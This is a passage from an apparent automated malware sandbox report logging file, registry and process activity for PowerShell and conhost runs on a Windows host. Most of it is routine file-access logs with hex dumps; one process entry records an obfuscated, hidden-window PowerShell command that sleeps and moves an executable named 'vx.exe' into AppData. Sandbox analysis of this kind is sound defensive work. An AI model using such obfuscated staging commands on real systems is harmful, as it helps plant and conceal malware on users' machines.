PowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-Sc	success or wait	1	66871B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	1733	00 0a 00 00 00 47 65 74 2d 52 61 6e 64 6f 6d 08 00 00 00 03 00 00 00 43 46 53 01 00 00 00 0a 00 00 00 4f 75 74 2d 53 74 72 69 6e 67 08 00 00 00 0e 00 00 00 57 72 69 74 65 2d 50 72 6f 67 72 65 73 73 08 00 00 00 14 00 00 00 44 69 73 61 62 6c 65 2d 50 53 42 72 65 61 6b 70 6f 69 6e 74 08 00 00 00 11 00 00 00 55 70 64 61 74 65 2d 46 6f 72 6d 61 74 44 61 74 61 08 00 00 00 11 00 00 00 57 72 69 74 65 2d 49 6e 66 6f 72 6d 61 74 69 6f 6e 08 00 00 00 0d 00 00 00 43 6f 6e 76 65 72 74 54 6f 2d 58 6d 6c 08 00 00 00 0c 00 00 00 53 65 74 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0b 00 00 00 4f 75 74 2d 50 72 69 6e 74 65 72 08 00 00 00 ff ff ff ff 79 48 e2 38 ca 9f d5 08 49 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50	.....Get-Random.....CFS.... ....Out-String.....Write-Progress.....Disable-PSBreakpoint.....Update-FormatData.....Write-Information..... ..ConvertTo-Xml.....Set-Variable.....Out-Printer..... ..yH.8....I...C:\Program Files (x86)\WindowsP	success or wait	1	66871B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 0f 00 00 00 11 12 00 00 14 00 00 00 80 11 d8 05 a7 0b 93 0b 5e 0a 00 00 61 00 3e 09 82 00 52 11 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e..... ..^...a.>...R.....@.....	success or wait	1	67CF76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 3a 00 00 00 0e 00 20 00	H.....<@.^...L."My.. .::..... .	success or wait	15	67CF76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	15	67CF76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	10	67CF76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	10	67CF76FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 0a 0e 80 00 54 01 40 00 cb 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 8b 53 40 01 68 54 40 01 91 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 40 01 fb 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 95 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 e0 44 40 01 e5 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 45 4d 40 01 dc 71 40 01 dd 71 40 01 42 4d 40 01 f8 53 40 01 ed 44 40 01 6d 45 40 01 98 25 40 01 ba 6e 40 01 34 26 00 01 35 26 00 01 5e 26 00	....T.@...@.V.@.H. @.X.@. [.@.NT@.HT@..S@..S@. hT@..S @..S@..S@.\.@..T@..T@. @X@.?X@. .T@..S@..S@..T@..T@.x T@.zT@..T @.=M@.DM@.:M@."M@. M@.!M@.;M@. .D@..D@.@M@. <M@.$M@.8M@.? M@.EM @..q@..q@.BM@..S@..D @.mE@..%@. .n@.4&..5&..^&.	success or wait	10	67CF76FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67A05705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67A05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67A05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	67A05705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	679603DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67A0CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67A0CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67A0CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	679603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	679603DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67A05705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67A05705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67A05705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67A05705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	679603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	679603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67A05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4098	success or wait	1	67A05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	67A05705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	679603DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	67A11F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21264	success or wait	1	67A1203F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	66871B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	141	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	4096	success or wait	8	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	128	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management .Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	679ED72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management .Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	679ED72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Core\v4.0_ 4.0.0.0__b77a5c561934e089\System.Core.dll	unknown	4096	success or wait	1	679ED72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Core\v4.0_ 4.0.0.0__b77a5c561934e089\System.Core.dll	unknown	512	success or wait	1	679ED72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System\v4.0_4.0.0 .0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	679ED72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System\v4.0_4.0.0 .0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	679ED72F	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	4096	success or wait	8	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	128	end of file	1	66871B4F	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5396 Parent PID: 5608

General

Start time:	10:04:19
Start date:	19/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 4804 Parent PID: 488

General

Start time:	10:04:19
Start date:	19/11/2020
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell -w 1 stARt`-slE`Ep 20; Move-Item 'vx.exe' -Destination '${enV`:appdata}'
Imagebase:	0x12a0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	67A2CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	67A2CF06	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	667D5B28	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	667D5B28	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1hkfqyz4.u1o.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	66871E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_4mgeshrs.33b.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	66871E60	CreateFileW
C:\Users\user\Documents\20201119\PowerShell_transcript.581804.jfIwIQN1.20201119100422.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	66871E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1hkfqyz4.u1o.ps1	success or wait	1	66876A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_4mgeshrs.33b.psm1	success or wait	1	66876A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1hkfqyz4.u1o.ps1	unknown	1	31	1	success or wait	1	66871B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_4mgeshrs.33b.psm1	unknown	1	31	1	success or wait	1	66871B4F	WriteFile
C:\Users\user\Documents\20201119\PowerShell_transcript.581804.jfIwIQN1.20201119100422.txt	unknown	3	ef bb bf	...	success or wait	1	66871B4F	WriteFile
C:\Users\user\Documents\20201119\PowerShell_transcript.581804.jfIwIQN1.20201119100422.txt	unknown	621	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 30 31 31 31 39 31 30 30 34 34 36 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 35 38 31 38 30 34 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	**********..Windows PowerShell transcript start..Start time: 20201119100446..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 581804 (Microsoft Windows NT 10.0.17134.0)..Host Application: power	success or wait	27	66871B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 07 00 00 00 ca 3c e1 65 ca 9f d5 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE.....<.e....Y...C:\Program Files (x86)\Windows PowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-Sc	success or wait	1	66871B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	1733	00 0a 00 00 00 47 65 74 2d 52 61 6e 64 6f 6d 08 00 00 00 03 00 00 00 43 46 53 01 00 00 00 0a 00 00 00 4f 75 74 2d 53 74 72 69 6e 67 08 00 00 00 0e 00 00 00 57 72 69 74 65 2d 50 72 6f 67 72 65 73 73 08 00 00 00 14 00 00 00 44 69 73 61 62 6c 65 2d 50 53 42 72 65 61 6b 70 6f 69 6e 74 08 00 00 00 11 00 00 00 55 70 64 61 74 65 2d 46 6f 72 6d 61 74 44 61 74 61 08 00 00 00 11 00 00 00 57 72 69 74 65 2d 49 6e 66 6f 72 6d 61 74 69 6f 6e 08 00 00 00 0d 00 00 00 43 6f 6e 76 65 72 74 54 6f 2d 58 6d 6c 08 00 00 00 0c 00 00 00 53 65 74 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0b 00 00 00 4f 75 74 2d 50 72 69 6e 74 65 72 08 00 00 00 ff ff ff ff 79 48 e2 38 ca 9f d5 08 49 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50	.....Get-Random.....CFS.....Out-String.....Write-Progress.....Disable-PSBreakpoint.....Update-FormatData.....Write-Information.....ConvertTo-Xml.....Set-Variable.....Out-Printer.....yH.8....I...C:\Program Files (x86)\WindowsP	success or wait	1	66871B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 12 00 00 00 cd 11 00 00 17 00 00 00 80 11 d7 04 a8 0c 93 0c 0c 0b 00 00 61 00 83 0c a5 00 52 11 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....a.....R.....@.....	success or wait	1	67CF76FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 3a 00 00 00 0e 00 20 00	H.....<@.^...L."My.. .::..... .	success or wait	18	67CF76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	18	67CF76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	11	67CF76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	9	67CF76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 0a 0e 80 00 54 01 40 00 cb 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 8b 53 40 01 68 54 40 01 91 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 00 01 fb 53 00 01 1e 54 00 01 19 54 00 01 78 54 00 01 7a 54 00 01 95 54 00 01 3d 4d 00 01 44 4d 00 01 3a 4d 00 01 22 4d 00 01 20 4d 00 01 21 4d 00 01 3b 4d 00 01 e0 44 00 01 e5 44 00 01 40 4d 00 01 3c 4d 00 01 24 4d 00 01 38 4d 00 01 3f 4d 00 01 42 4d 00 01 ed 44 00 01 6d 45 00 01 45 4d 00 01 dc 71 00 01 dd 71 00 01 f8 53 00 01 98 25 00 01 ba 6e 00 01 34 26 00 01 35 26 00 01 5e 26 00	....T.@...@.V.@.H. @.X.@. [.@.NT@.HT@..S@..S@. hT@..S @..S@..S@.\.@..T@..T@. @X@.?X@. .T@..S...S...T...T..xT..zT... T..=M..DM..:M.."M.. M..!M..;M...D...D..@M.. <M..$M..8M..?M..BM ...D..mE..EM...q...q...S...%. ..n..4&..5&..^&.	success or wait	9	67CF76FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67A05705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67A05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67A05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	67A05705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	679603DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67A0CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67A0CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67A0CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	679603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	679603DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67A05705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67A05705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67A05705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67A05705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	679603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	679603DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67A05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	67A05705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	679603DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	67A11F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21264	success or wait	1	67A1203F	ReadFile
